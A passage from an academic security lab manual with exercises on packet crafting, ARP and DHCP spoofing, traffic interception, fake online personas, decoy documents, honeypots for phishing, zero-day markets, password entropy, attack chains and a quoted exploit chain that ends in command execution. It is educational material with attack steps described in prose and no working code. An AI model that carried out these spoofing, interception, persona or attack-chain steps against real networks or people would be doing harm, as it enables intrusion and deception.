Packet crafting is one way of creating information that may or may not match what the underlying network expects. Few people realize that your OS can be asked to create and send out "malformed" packets. Packet content is largely fungible.

4.5.1 Synopsis

This lab will ask you to undertake a series of packet crafting exercises.

4.5.2 Learning Outcomes

1. gain familiarity with common packet crafting tools
2. understand how possible it is to create completely arbitrary packet content
3. appreicate how difficult this can be: you are manipulating specific sets of bytes, and some of this is repetitive and tedious.

4.5.3 Materials

netcat (nc). dnet. sendip. netdude. scapy

4.5.4 Description

- Task 0: Warmup. Install sendip or dnet. I find dnet to be easier to use than sendip. Install netcat.

- Task 1: Pair up. Find out what your neighbor's IP address is. Verify that you can contact them. Examine your ARP table. Examine your routing table.

- Task 2: Stretch. Use the netcat tool to initiate a port scan of your partner's machine. Do not use nmap. Have your partner run tcpdump, filtering by packets from your machine, to observe the scan. What type of packets do you see? Does a full TCP handshake occur for each port?

- Task 3: Have your partner run netcat on a port of their choosing. Use dnet or sendip to craft a nice message to this netcat instance.

- Task 4: Using dnet or sendip only, convince your partner's machine that your machine has the gateway's IP and MAC address by crafting the appropriate ARP messages and sending them to the network. Challenge: use an existing tool like Graphviz to illustrate the evolution of your machine's ARP table.

- Task 5: Using tcpdump, observe only DHCP traffic on the network.

- Task 6: Inject DHCP offers into the network. You may wish to read the DHCP RFC

- Task 7: Hint: you may wish to read the DHCP RFC. You may also wish to peruse the DHCP RFC, after which you should refresh your knowledge of the DHCP RFC.
- task 8: customize snort rules and probe with nmap

4.5.5 Notes, Hints, and Recommendations

4.6 A Network Intrusion Sensor Based on Executing Flow Payloads

One recent approach to detecting the transmission of code injection attacks is to examine incoming network traffic for evidence that it contains long sequences of machine code.

For example, several well–known worms have easily seen sequences of 0x90 bytes, which are x86 NOP instructions.

Several research papers talk about how to detect these NOP sleds and even how to detect code that is not NOP sleds. The hypothesis is that if an incoming packet contains a long, successfully disassembled or emulated code string, it is likely an attempt to inject code.

In this lab, you are going to build a quick and dirty infrastructure to test this hypothesis. In particular, you should be able to see whether normal flows contains such long sequences of bytes.

The key insight here is that a sequence of arbitrary bytes can either be innocuous data in some protocol message or it can be an attack being transmitted in that message.

4.6.1 Synopsis

Your task to to build, as a large team, an intrusion sensor that reads network packets from the network and tries to disassemble them.

4.6.2 Learning Outcomes

1. apply code disassembly to network packet content
2. gain experience with using standard network packet processing libraries
3. understand some of the background research in malware emulation
4. gain an appreciation for the shortcomings of this type of detection approach

4.6.3 Materials

libpcap. gcc. editor. udcli.

4.6.4 Description

This lab should be completed as a team. Part of the challenge is to first design the approach and solution and then delegate implementation tasks.

Task 0: Team Skills Assess your team's skills. Some students will have skill with networks, some will know how to do bash scripting, and others will have experience with C programming. You should discover what people are good at and assign roles. It will help to have some people doing research and reading documentation, others prototyping things, and others communicating with other subteams to coordinate API and points of communication for the system.

Task 1: Build a Sniffer Using libpcap, build a network sniffer. This sniffer should reassemble network flows, strip off the headers, and once the flow is completed, merge the payload into a buffer. This component should then pass the buffer to the second component.

Task 2: Build a disassembler Using libudis86 or udcli, build a component that attempts to disassemble the incoming completed buffer. This component should be relatively straightforward; the main "hard" part is in talking to the components on either side of you.

Task 3: Sensor Given the output of udcli, parse this instruction stream and extract features that might indicate whether the buffer contained a piece of malware. Did it have a long NOP sled? Were there greater than some K% of bytes that were valid instructions? Did udis86 report any "invalid" disassembly attempts? What is the average length of a successful decode? Have your sensor report "malware" or "not malware" for each flow.

Task 4: Test It Have a team capture network traffic and integrate and test the components from the other three teams. How well does the sensor perform? Does it miss things (false negatives)? Does it produce false positives?

4.6.5 Notes, Hints, and Recommendations

You might want to read this if you don't know anything about libpcap: `http://wiki.ucalgary.ca/page/Libpcap_tutorial`

To make this harder, have another team that crafts a polymorphic shellcode sample that is aimed at defeating whatever sensor Team 3 is building.

4.7 Secret sockets

Consider working for an organization that is very concerned about intellectual property leaking. They force all their employees to use a modified OS that intercepts all socket communications and filters all traffic.

Laying aside that this doesn't solve the problem of PGP encrypting something and transmitting it plaintext, the exercise is to ask students how they would redesign something like Java sockets so that even using an SSL socket, information is leaked or recorded in plaintext before being encrypted and sent over the wire.

4.7.1 Synopsis

Create a new Java class called "SecretSocket" that wraps a normal Socket and saves all the payload content passed over the connection.

Create a Linux STP script that intercepts all socket communications.

4.7.2 Learning Outcomes

1. gain familiarity with STP
2. demonstrate to yourself the ease with which traffic can be intercepted without your knowledge

4.7.3 Materials

Java.

4.7.4 Description

In this lab, you will create a proxy object demonstrating how easy it is to intercept traffic.

Task 1

Task 2

4.7.5 Notes, Hints, and Recommendations

4.8 Further Reading and Project Ideas

The field of network security is a very wide and interesting one. Three other major areas we have not covered are (1) routing security, (2) web security, and (3) secure protocols (i.e., how cryptography can be used to set up secure conversations like SSL/TLS and IPsec). There are also some classic exercises that are covered in other places.

- Roll Your Own CA (OpenSSL exercise) `http://www.openssl.org/docs/apps/ca.html#`
- ARP poisoning and MITM example
- packet stealing and dissection with IPqueue
- the "network view" of an exploit against the Metaspoiltable image

Chapter 5

Deception

"In which we consider a powerful defensive weapon."

A major part of this craft is the art of creating and penetrating deception. Making your adversary believe a different set of facts about the state of the world can increase their workload. From a defensive standpoint, things like artificial diversity (e.g., ASLR, ISR [BAF$^+$03, KKP03]) are attempts to create confusion and deceive an attacker about the state of the target environment.

From an offensive standpoint, an attacker uses deception to hide his tracks. Jumping through many intermediate hosts or an anonymity network is one tactic; there are many others.

Deception is in itself not "bad." It is a tool like any other, and can be deployed for privacy as well as for sheer pleasure.

We wouldn't lie to you, would we?

5.1 Create A Digital Identity

This first lab is a good example of the theme “From Stories to Exercises.” One of us recently went about setting up accounts for an alternate persona (a pen name), and we both know people who maintain multiple active online profiles.

Sometimes this skill is a deliberate operational need, and others it is just good “best practices” to help compartmentalize and isolate different parts of your online digital footprint (for example, to make sure that credentials, state, and applications are not shared between your financial accounts and your communications accounts).

Setting up fake accounts is but one step in a larger “operational security” approach to security. You need cover stories, believable history, realistic activity, and some “burn” accounts. You need multiple physical access points, anonymity, and realistic access patterns. And consistency.

5.1.1 Synopsis

Your goal in this lab is to create a “fake” online profile.

5.1.2 Learning Outcomes

1. Deception.
2. Freedom.

5.1.3 Materials

A target account. A pen and paper. A partner.

5.1.4 Description

Team up with a partner. For this exercise, two heads are better than one. War game it.

Your job is to create a fake identiy: pick something like a Barnes and Noble account, Amazon account, gmail, ymail, facebook, etc.

Task 1: Plan Consider how, where, and when you will create this digital identity. From what computer will you do it? What code does your machine have to run in order to create the identity (for example, what javascript does an email service ask your machine to run)? Can this activity be easily associated with your computer or other accounts?

Think this through. You are going to create the backstory for a *real person*. Believe this. When were they born? Where? Siblings? High school? Pets? Favorite movies? You’ll need this info for account details as well as those stupid password recovery questions (yes, of course *random* answers to those questions are best, but that would mark this account as belonging to a computer–savvy person, wouldn’t it? Is your fake person computer–savvy?)

Task 2: Activate Create the account. Supply details from the persona you’ve created.

Task 3: Debrief With your lab partner, consider how you can leverage this account.

Task 3: Revisit Keep this account alive. This is an open–ended assignment.

5.1.5 Notes, Hints, and Recommendations

You'll probably want to review any Terms of Service to see what they have to say about the implications for creating a virtual or alias account.

Some social networks have a lame “real name” policy that they have no prayer of enforcing.

5.2 Decoy Documents

Note to the instructor: you will need a way to have a small percentage of the class (about 10%) avoid reading this. They will be the “red team.”

One really neat way to detect infiltration that gets past your sensors and sysadmins (hey, APT!) is to seed your machine with fake documents that look...juicy. This bait is probably too attractive to avoid, and you can embed macros, callbacks, and trojans in this data and such documents.

The central insight is that in a DLP (Data Loss Prevention) sense, attackers want to examine and exfiltrate your data. So you can seed your environment with attractive-looking documents, using an attackers natural curiosity and approach to searching against them.

5.2.1 Synopsis

With a lab partner, construct a set of decoy documents and have the “red team” attack and exfiltrate data.

5.2.2 Learning Outcomes

1. Appreciate the value of deception as a defensive technique
2. Gain some experience with embedded scripting languages or macros

5.2.3 Materials

A computer. Decoy documents. A red team.

5.2.4 Description

In this lab, you will partner up and investigate the power of the key idea: how to trick adversaries into revealing their presence.

Task 0: Instructor Selects Red Team The instructor must select a few students who will serve as the pen testing team (red team). They will be told (i.e., deceived) that it is their mission to penetrate the target system and exfiltrate any important information they can find. They should be told that the rest of the class will look over their shoulders as a learning exercise to see how cracking a machine is done.

Task 1: Create Decoy Documents The instructor can do this step or let the gold team do it.

The idea is to create a series of documents that have embedded cookies, macros, and callbacks in them. For example, you can do this with Word or Excel files.

You can create fake accounts and user IDs and passwords (be sure to set up a honeypot machine that allows these credentials to be used).

You should strategically place this files around your directory tree. Place them in directories called “Important” or “Money” or “Taxes” or “Passwords”.

Task 2: Let the Red Team Attack Let the red team attack. Have the rest of the class "observe" what they are doing to infiltrate the target machine and exfiltrate any important data. Give them a clock: 15 to 20 minutes to get in and out.

They then have 1 hour to look at the documents they've stolen.

Task 3: Detect The gold team should monitor their decoy receptors and note any alerts.

Task 4: Debrief At the end, bring the class back together and discuss the lessons of this assignment. Tell the red team what their actual role was. Give them warm cookies to make them feel better.

5.2.5 Notes, Hints, and Recommendations

The ideas and inspiration for this lab come from the Columbia University IDS Research Lab project "RUU":

`http://ids.cs.columbia.edu/content/ruu.html`

and the company Allure Security:

`http://www.alluresecurity.com/`

5.3 Responding to Phishing Attacks

Phishing is a major way that attackers infiltrate a network.

5.3.1 Synopsis

Supply fake credentials to a phishing attempt and observe the "target" machine or account.

5.3.2 Learning Outcomes

In this lab, besides playing with fire, we expect you to build some technical skill, including:

1. gain experience thinking through how to lock down a guest VM or honeypot
2. be able to analyze the tradeoffs involved in setting up a realistic looking honeypot
3. gain experience with virtual machines and honeypot technology
4. gain experience with monitoring technologies to see what happens to the victim machine, like STP, LKMs, strace

5.3.3 Materials

A virtual machine. Things like jail, chroot, systrace, Janus, honeyd, xinetd. Scripting of strace and other system sensors.

5.3.4 Description

This lab is a bit dangerous; you are playing with a real adversary and you have no idea about their motives and capabilities.

Task 0: Set up a honeypot Using a cloud service, set up a honeypot VM. Lock this machine down as much as possible and install custom LKMs and SystemTap scripts.

Task 1: Get Phished Wait for a phishing email to arrive. Supply credentials (email, password, etc.) for a fake account on the fake victim machine.

Task 2: Observe the Attacker's Actions Does the attacker log into the machine? What do they do?

5.3.5 Notes, Hints, and Recommendations

Another variation on this is to open an attachment for a spear-phishing email in a "clean" virtual machine, and then analyze what it does.

5.4 Advanced Sauce: Buying a Zero-day Vulnerability

There is an entire underground market for digital goods, vulnerabilities, credit card IDs, personal information, machines, services, etc.

One interesting experiment is to participate in this market.

This is a risky lab. You may want to conduct this as a thought experiment or as an observation only, via a heavy veil of anonymity networks, clean machines, and completely isolated hosts.

5.4.1 Synopsis

Think about how to go about buying a zero-day vulnerability.

5.4.2 Learning Outcomes

1. find out how to participate in these markets as an observer
2. think about and weight the risks associated with this activity

5.4.3 Materials

Courage. Caution.

5.4.4 Description

How do you make sure that the vulnerability is real? How do you know you're not being cheated?

How much money do you have to spend? What kind of contract do you have to get into?

What kind of persona or trust do you need to set up?

5.4.5 Notes, Hints, and Recommendations

Major note of caution: this is a risky activity not only because of how to deal with folks who might not be law–abiding, but because you may come into contact with vigilantes, corporate spies, or government agencies running sting operations.

A variation on this lab is to actually find a zero-day vulnerability and try to sell it.

Chapter 6

Privacy

"In which we hunt a unicorn."

We strongly value privacy.

The theme of this chapter is digital privacy and freedom. We've witnessed an extraordinary and rapid transformation of social interaction due to the Internet, social networking, and mobile devices. Protecting digital information in this kind of environment is challenging.

This transformation raises interesting technical, ethical, and legal questions. Understanding the foundational technical concepts in the area of information security can help us make informed decisions when faced with difficult tradeoffs and common issues surrounding the use of information technology in our public and private lives.

Students particularly have a right to question assumptions and develop their understanding of how such technology works and the uses to which it can be put.

This blog post is worth reading: `http://www.thoughtcrime.org/blog/saudi-surveillance/`

6.1 Digital Identity

This lab is an experiment dealing with the size of your digital footprint.

The size of our digital footprint has rapidly increased[LMD11]. Given the number of password-related fails that have taken place, especially over the last two years, humans clearly do not engage in safe password practices. Nevertheless, passwords seem to have a lasting appeal for usability reasons.

6.1.1 Synopsis

In this lab, you will try to assess how large your digital footprint is.

6.1.2 Learning Outcomes

1. Gain a better idea of the extent of your digital authentication environment
2. Know how and where you store your passwords
3. Get a sense of how delicate your balance is

6.1.3 Materials

Access to all your accounts.

6.1.4 Description

Team up with a partner.

Task 1: Estimate Quickly estimate the "size" of your digital footprint in number of accounts you possess. Include things like web accounts, email accounts – pretty much anything requiring digital credentials or the ability to log into some service. Do this quickly – do not think too much about it. Get a ballpark number for each of you.

Task 2: Real Numbers Now take 10 minutes to carefully enumerate as close to actual number of accounts you have. Include things like defunct accounts that you haven't closed, fake email addresses, etc. Please try to produce as accurate a number as possible. For example, you may look at your password manager, your ssh keys, and your "saved passwords" in Firefox (or whatever web browser you use).

Task 3: Discussion and Overall Numbers Compare both numbers with your partner. Compare with the entire class and discuss. What parts of this are important? Which are throwaway accounts? Do you actively clean up and delete accounts?

6.1.5 Notes, Hints, and Recommendations

`http://pages.cpsc.ucalgary.ca/˜locasto/papers/digitaldeath.pdf`

6.2 Password Entropy / Z-strings

Passwords are often vilified as a poor authentication practice. In practice, our use of passwords is poor.

The size of our digital footprint has rapidly increased [LMD11]. Given the number of password-related fails that have taken place, especially over the last two years, humans clearly do not engage in safe password practices. Nevertheless, passwords seem to have a lasting appeal for usability reasons.

Basic password principles hold that a password is either:

- something you have
- something you know
- something you are

or some combination of those elements.

6.2.1 Synopsis

You will examine the entropy of your passwords.

6.2.2 Learning Outcomes

1. Build your awareness of your own password practices.
2. Suggest better password practicies (more entropy, better compartmentalization)

6.2.3 Materials

Access to all your passwords.

6.2.4 Description

Entropy of our own passwords. In this exercise, we will calculate the entropy of our own passwords and see which are weak.

Do this one solo – you'll be manipulating the contents of your passwords, and you will likely want to keep them private.

Obtain or write down a list of your passwords (as many as you can remember or access).

Split each password into characters or tokens

Create a frequency-ordered list of these characters (e.g., simulate uniq(1) -c — sort(1))

Create a Z-string: a frequency ordered list without the frequency

For example, assume that I have three passwords:

- abc
- password

- secret

All the characters of my password are: abcpasswordsecret
Sort them: aabccdeeoprrssstw
Histogram frequency:

```
a:2
b:1
c:2
d:1
e:2
o:1
p:1
r:2
s:3
t:1
w:1
```

Sort them.

```
3 s
2 a
2 c
2 e
2 r
1 b
1 d
1 o
1 p
1 t
1 w
```

Produce zstring: sacerbdoptw
What does your Z-string say about your password habits?

6.2.5 Notes, Hints, and Recommendations

A Research Agenda Acknowledging the Persistence of Passwords `http://research.microsoft.com/pubs/154077/Persistence-authorcopy.pdf`
`https://dazzlepod.com/rootkit/`
`http://ieeelog.com/`
Spaceballs (the movie) on good passwords: `http://www.youtube.com/watch?v=a6iW-8xPw3k`
Passthoughts. Passpoints and graphical passwords. Smudges on smartphone screens.

6.3 Fingerprinting Your Browsers

You may think that your browser is relatively anonymous. In this lab, we will learn otherwise.

6.3.1 Synopsis

This lab asks you to observe the signals that your browser gives off.

6.3.2 Learning Outcomes

1. appreicate the ways your browser leaks information about you
2. gain familiarity with browser privacy settings

6.3.3 Materials

Your web browser. A web proxy.

6.3.4 Description

The lab looks at various aspects of information that leaks from your browser to the Internet.

Task 1: Visit Panopticlick Visit the EFF page: `https://panopticlick.eff.org/`

Task 2: Navigate Browser Privacy Settings Open your browser's configuration panel and go to the privacy settings. What settings does your browser allow you to control?

Task 3: Snoop Snoop on your web traffic; install something like Web Scarab or Firebug or another HTTP proxy. Observe all the information you send to websites and what they know about you.

Now turn on "private browsing" mode. What differences (if any) do you see?

6.3.5 Notes, Hints, and Recommendations

Politically-charged HTTP topic of the day: `http://www.webmonkey.com/2012/06/error-451-this-page-has-been-burned/`

6.4 Capstone: Anonymity-for-Purchase: Practical Cost of Anonymity

What is the practical cost of anonymity? Although services like TOR exist, they exist mostly on the backs of volunteers. If you wanted to *pay* for anonymity, what kind of money and infrastructure would you need to buy?

This capstone project will ask you to exercise your analysis, design, and coding skills.

6.4.1 Synopsis

This is a thought and design experiment aimed at sketching out the cost of buying guaranteed anonymous communications.

6.4.2 Learning Outcomes

1. Consider some of the legal and economic considerations in creating a fully anonymous network
2. compare the anonymity guarantees of this network against existing networks like TOR

6.4.3 Materials

6.4.4 Description

Online social networks usually require some kind of real name policy. No-one really knows what a totally (psuedo)nonymous network would look like because we haven't quite captured the costs associated with providing those kinds of guarantees to clients. For example, if you charge people $24.99 a month, what kind of anonymity guarantees can you afford to give them? For example, can you afford to set up some kind of LLC business to "wrap" their psuedonym?

Setting Can you create a cloud-based social network with a mobile app as a front end where people interact in rooms – a bit like the chat rooms of yesteryear. Think of a mobile app that provides access to an anonymous / psuedonym-based social network (e.g., a MUD).

Questions What is the practical cost of anonymity in this setting? Suppose you were to try to make a business out of a completely anonymous online service: how would you do it? Would someone pay $25.99 a month for this service, and would they get some acceptable threshold of anonymity?

1. what is the practical cost of practical anonymity?
2. can you automagically set up a C corp as an identity shield?
3. how much can we charge for this service? can opencrowd be a director?

4. anonymity is not a technical problem, it is a legal problem, so what are the legal costs (forms, laywers, etc.) for creating these identity shields?

Discuss Potential Requirement Here is a list of potential features of this network. Discuss the pros and cons of each of these features in terms of violating anonymity.

- social networking
- solitary journyes that take days
- share (photos, posts, streams)
- integrate with twitter stream (updates)
- everyone has a color; color==mood; the mix of color defines the "theme" of the room
- people can randomly relocate (level up for $.25)
- should your location be physical proximity (100 miles)?
- badge up by exploring rooms
- digging in each room unearths an ad
- twitter-like "path" of hexagons
- $10,000 for an anonymous ID
- 1 million to delete a room
- $1.00 to create a room beyond 2 rooms
- groups can "block" a path through a set of rooms so you have to go around
- "local view", can zoom out to 20 rooms around you
- revenue generation at the edge (people creating rooms, migrating outward) plus stable activity in the core (information left behind)

6.4.5 Notes, Hints, and Recommendations

Chapter 7

Security Posture

"In which we pose, smiling, for security."

Designing, establishing, and maintaining a security posture is the key responsibility of most security professionals. Adopting or creating a series of processes and mechanisms that help assure the correct operation of a network or organization is the main job of many system defenders.

Organizational-level security is a hard problem: it takes all the issues around protecting any single particular system and magnifies them to network scale. It also adds a lot of diverse devices and people with varying levels of skill and established practices.

Attack graphs are one area where some academic work has bled over into practical organization–level security.

Some of the stuff here could be classified under other chapters, just like some exercises from other chapters (e.g., firewall rule discovery in an organization) could move here.

7.1 Fake AV

Fake antivirus is a great scam.

This is how it works: Software gains a foothold on a machine and then pops up a message saying that malware has been detected and that you need to download or pay for AV software that can remove it. Of course, at this point, your machine is already compromised, but what the crooks are after is your money. One of us had a personal experience with this type of malware on a friend's machine, and we had no choice but to reinstall completely.

This lab is an example of the "Stories to Exercises" theme.

7.1.1 Synopsis

Try to repair a machine that has been completely compromised.

7.1.2 Learning Outcomes

1. Learn how hard defense is when you're completely beaten.
2. Gain experience with systems rebuilding tools

7.1.3 Materials

Boot disks. Installation disks. LiveCDs. Backup media. Select AV.

7.1.4 Description

Your task in this lab is to rebuild and reinstall a completely compromised machine. Imagine that AV has failed completely and your machine has a rootkit. How do you repair it?

Tasks

1. Boot into a LiveCD distribution.
2. Save and backup. Save the disk data.
3. Scan the disk data for corruption. How do you know?
4. Reload the OS. Before "updating" or connecting to a network:
5. Install AV quickly!
6. Patch up to SP3 (or latest) without network connectivity.
7. Lock down the machine.

7.1.5 Notes, Hints, and Recommendations

This lab differs slightly between Windows and Linux. Try both. The "lockdown" task is probably the most open-ended. Discuss what it would take.

7.2 Attack Chain

In this lab, you will outline the entire attack chain. This is a group exercise.

7.2.1 Synopsis

Outline an attack chain. Build it.

7.2.2 Learning Outcomes

1. Put into practice your skills creating vulnerabilities and exploits
2. Learn about privilege escalation

7.2.3 Materials

Everything you've learned to now.

7.2.4 Description

1. Plan out the entire attack chain via class discussion. How do you go from one machine as an attacker and take over another machine? What are all the steps involved? Diagram it.
2. Whitewash, fake ID, fake connections, hop-by-hop anonymity. Resource collection.
3. Target selection.
4. Surveillance and recon.
5. Identify services. Research services and vulns.
6. Customize or find exploit for a broken service.
7. Gain a user account.
8. Raise your privilege level.
9. Erase logs and cover tracks.
10. Patch.
11. Install a rootkit.
12. Leverage target.

7.2.5 Notes, Hints, and Recommendations

7.3 Intrusion Recovery

Fixing a network can be hard work. We have seen a rash of major intrusion incidents over the past few years. Of course, we get ridiculous advice like this: `http://www.geeksquad.com/do-it-yourself/tech-tip/six-steps-to-keeping-your-data-safe.aspx`

COMODO: `http://www.comodo.com/Comodo-Fraud-Incident-2011-03-23.html` `http://blogs.comodo.com/it-security/data-security/the-changing-threat-m` `http://arstechnica.com/security/news/2011/03/how-the-comodo-certificate-fra` `ars`

RSA `http://blogs.rsa.com/rivner/anatomy-of-an-attack/`

Epsilon `http://www.cbc.ca/news/business/story/2011/04/05/business-data-brea` `html?ref=rss` `http://www.thestreet.com/story/11070689/1/retailers-victims-of-` `html?CM_VEN=AD|TWR|JC`

NASA `http://www.boingboing.net/2011/04/02/nasa-cybersecurity-r.html`

Some sites collect data breach incidents, and Verizon's yearly data breach report is always interesting.

1. `http://www.privacyrights.org/`
2. `http://newscenter.verizon.com/press-releases/verizon/2010/2010-data-breach-report-from.html`
3. `http://twitter.com/Privacy_Breach` (BC-centric; doesn't seem terribly popular)
4. `https://twitter.com/#!/datalossdb` (see datalossdb.org)

7.3.1 Synopsis

In this lab, you will look at the process of recovering a network.

7.3.2 Learning Outcomes

1. Understand how to recover network state
2. Understand clash between technical problems and human problems

7.3.3 Materials

A whiteboard.

7.3.4 Description

Start with having students read our LISA 2009 paper "Pushing Boulders Uphill" Consider the stories in this paper; three possible exercises present themselves. `http://pages.cpsc.ucalgary.ca/~locasto/papers/boulders.pdf`

Task 1: Create a Scenario You can do this in two passes. The first pass is to have the students discuss how to repair the three scenarios in the LISA paper. The second pass is for the instructor to invent a scenario and ask the students to discuss how to recover that.

Having students whiteboard a solution to reinstalling the entire network (recovery). An interesting sub-task of this is to challenge the students to take a default OS install and lock it down (shut off unnecssary services, customize firewall config, control accounts, etc.)

Task 2: Forensics Take the students through the bash history and system logs of the compromised machines (forensics). If you don't have one, contact us for data.

Task 3: HB Gary The story of HBGary is a sad tale.

`http://arstechnica.com/tech-policy/news/2011/02/anonymous-speaks-the-inside-story-` `ars/`

Have the students read this excellent Ars report and then discuss the technical difficulties as well as whether it is possible to recover the company after an incident such as this.

Task 4: Privilege Escalation (Optional) Guide the students through an analysis exercise of the kernel-level privilege escalation vulnerability and exploit used to get root on the machines. This is a key activity in compromise; they should try to understand what it means in terms of the integrity and trustworthiness of the system and network.

7.3.5 Notes, Hints, and Recommendations

Stories about post-mortem analysis of intrusion incidents are rare. Here are a few links and pointers.

Big-Box Breach: The Inside Story of Wal-Marts Hacker Attack `http://www.wired.com/threatlevel/2009/10/walmart-hack/`

"Chronicle of a Server Break-In" `http://www.linux-magazine.com/Online/News/Update-Fedora-Chronicle-of-a-Server-Break-inHTML`

link to Pauls actual postmortem: `https://www.redhat.com/archives/fedora-announce-list/2009-March/msg00010.html`

Abe Singer. "Tempting Fate," ;login:, Volumn 30, #1, Usenix Association, November 2005.

Eugene H. Spafford. "The Internet Worm Program: An Analysis" `http://spaf.cerias.purdue.edu/tech-reps/823.pdf`

Cliff Stoll. "The Cuckoo's Egg `http://vx.netlux.org/lib/mcs00.html`

Bill Cheswick. "An Evening With Berferd In Which a Cracker is Lured, Endured, and Studied" `http://cheswick.com/ches/papers/berferd.pdf`

`http://pages.cpsc.ucalgary.ca/~locasto/papers/boulders.pdf`

7.4 Case Study: Composition Kills

Composition is perhaps the most interesting fundamental relationship in security. It creates complexity and unexpected functionality. In this lab, you will try to replicate a specific example of composition for attack: `http://seclists.org/fulldisclosure/2010/Jun/205`

7.4.1 Synopsis

Replicate an attack based on composition.

7.4.2 Learning Outcomes

1. gain practice at systems analysis
2. connect the composition steps with larger attacks against an organization

7.4.3 Materials

7.4.4 Description

This is a good example of the attack path and killchain concept.

> Therefore, we have the following interactions between multiple complex systems chained together:
>
> - From an html page, email, document, or other application force a user to fetch a .ASX file containing an HtmlView element.
> - From the HtmlView element, invoke the hcp protocol handler that would normally require confirmation.
> - From the HCP Protocol handler, bypass the /fromhcp whitelist by using the string miscalculations caused by failing to check the return code of MPC::HexToNum().
> - Once the whitelist has been defeated, invoke the Help document with a known DOM XSS due to GetServerName() insufficient escaping.
> - Use the defer property of a script tag to execute script in a privileged zone even after the page has been rendered.
> - Invoke an arbitrary command using the wscript.shell object.

7.4.5 Notes, Hints, and Recommendations

Part III

Goodbye, Neighbor

Authors' Note

While this book was written from October 2012 to May 2013, the source material for this manuscript was gradually developed over the course of three and a half years. This manuscript draws on material gathered for and delivered in the SISMAT (Secure Information Systems Mentoring and Training) summer training experience hosted by Dartmouth College. When we first began to conceive of creating a "SISMAT lab manual", it seemed like a relatively straightforward task to simply transfer material from our wiki to a few pages of LaTeX. Little did we know that writing a book (even something as "simple" as a lab manual) and doing it mostly "right" would take a substantial amount of time and effort. SISMAT played a critical role in the specification of these exercises.

The SISMAT program deserves a special mention here because this book is both a product of SISMAT and the summation or culmination of prepared lab and hands-on lecture sessions intended ultimately as a finished product for SISMAT participants (both students and their faculty mentors) that can support their independent investigation, training, and teaching activities. In a very real way, this book bridges their collective experience from the summer of 2008 to the summer of 2013. Most of the exercises in this manual began life as a few lines of hastily scribbled wiki markup hosted by Dartmouth's Computer Science department. They have now become a more structured and defined set of exercises and activities.

We are thankful to the student SISMAT participants for their willingness to engage with exercises that were somewhat undefined and open–ended (sometimes on purpose, sometimes not). Their feedback and our observations of how they engaged with the exercises helped us further define and improve this material. It is due to them that this manual is more than just a bullet list of URLs, links, or one-sentence blurbs.

Some of these exercises are drawn from those we independently prepared for our undergraduate courses at the University of Calgary and at Dartmouth College, including introductory security courses and operating systems courses. We thank students from those classes (University of Calgary CPSC 525/625 and CPSC 457) for their willingness to tackle tough problems and homework assignments.

The environs of Dartmouth in Hanover, NH are conducive to the kind of intellectual exchange and fellowship necessary to support the creation and evolution of these exercises. Dartmouth is an Ivy League institution that values and demands both teaching and scholarship from the faculty, students, and research associates.

Locasto is grateful for the support of Dartmouth's Institute for Security, Technology, and Society. This support was instrumental in the creation of this text. Without

this support, he would never have had a viable excuse for actually putting cursor to screen. We also acknowledge the support of DHS NCSD and the NSF TUES/CCLI program for the SISMAT program.

A few people deserve special thanks (in no special order). First, we gratefully acknowledge the contributions of Kelsey Harris, who was a SISMAT participant in 2008 as a Dartmouth undergraduate and took a series of initial notes for 2011 that help form the basis of this manual. Second, Tom Candon, Karen Page, Sarah Brooks, Deb Doscinski, and Nicole Hall Hewett of ISTS were our saviors for many things involved with SISMAT – from wrangling multiple academics to get grant proposals organized, structured, written and in on time to helping plan and manage the logistics of the SISMAT seminar itself. They interceded for us with the magic machinery of finance and administration, and we are *eternally* grateful to them for their efforts — organizing and running SISMAT and related programs has been a huge amount of work.

We are grateful to our colleagues for serving as both consumers for this information as well as offering constructive feedback and helping test out this material in their classes and personal experiences. Richard Weiss (Evergreen State College), Jens Mache (Lewis and Clark), and Lyn Turbak (Wellesley) in particular have been very engaged in SISMAT and cybersecurity education efforts. Our friend and collegue Sean W. Smith at Dartmouth College helped shape SISMAT and we use his textbook, The Craft of System Security, as a book for the participants.

Finally, we owe a deep debt to Sara (Scout) Sinclair and Scott Rea for instigating and envisioning the intial version of SISMAT and securing funding for its first few years.

Michael E. Locasto, June 2013
Hanover, New Hampshire;
Calgary, Alberta;

Bibliography

[BAF$^+$03] E. G. Barrantes, D. H. Ackley, S. Forrest, T. S. Palmer, D. Stefanovic, and D. D. Zovi. Randomized Instruction Set Emulation to Distrupt Binary Code Injection Attacks. In *Proceedings of the* 10th *ACM Conference on Computer and Communications Security (CCS)*, October 2003.

[Che92] Bill Cheswick. An Evening with Berferd, in which a cracker is lured, endured, and studied. In *Proceedings of the Winter USENIX Conference*, January 1992.

[KKP03] Gaurav S. Kc, Angelos D. Keromytis, and Vassilis Prevelakis. Countering Code-Injection Attacks With Instruction-Set Randomization. In *Proceedings of the* 10th *ACM Conference on Computer and Communications Security (CCS)*, pages 272–280, October 2003.

[LMD11] Michael E. Locasto, Michael Massimi, and Peter J. DePasquale. Security and Privacy Considerations in Digital Death. In *Proceedings of the* 20th *New Security Paradigms Workshop (NSPW 2011)*, September 2011.

Index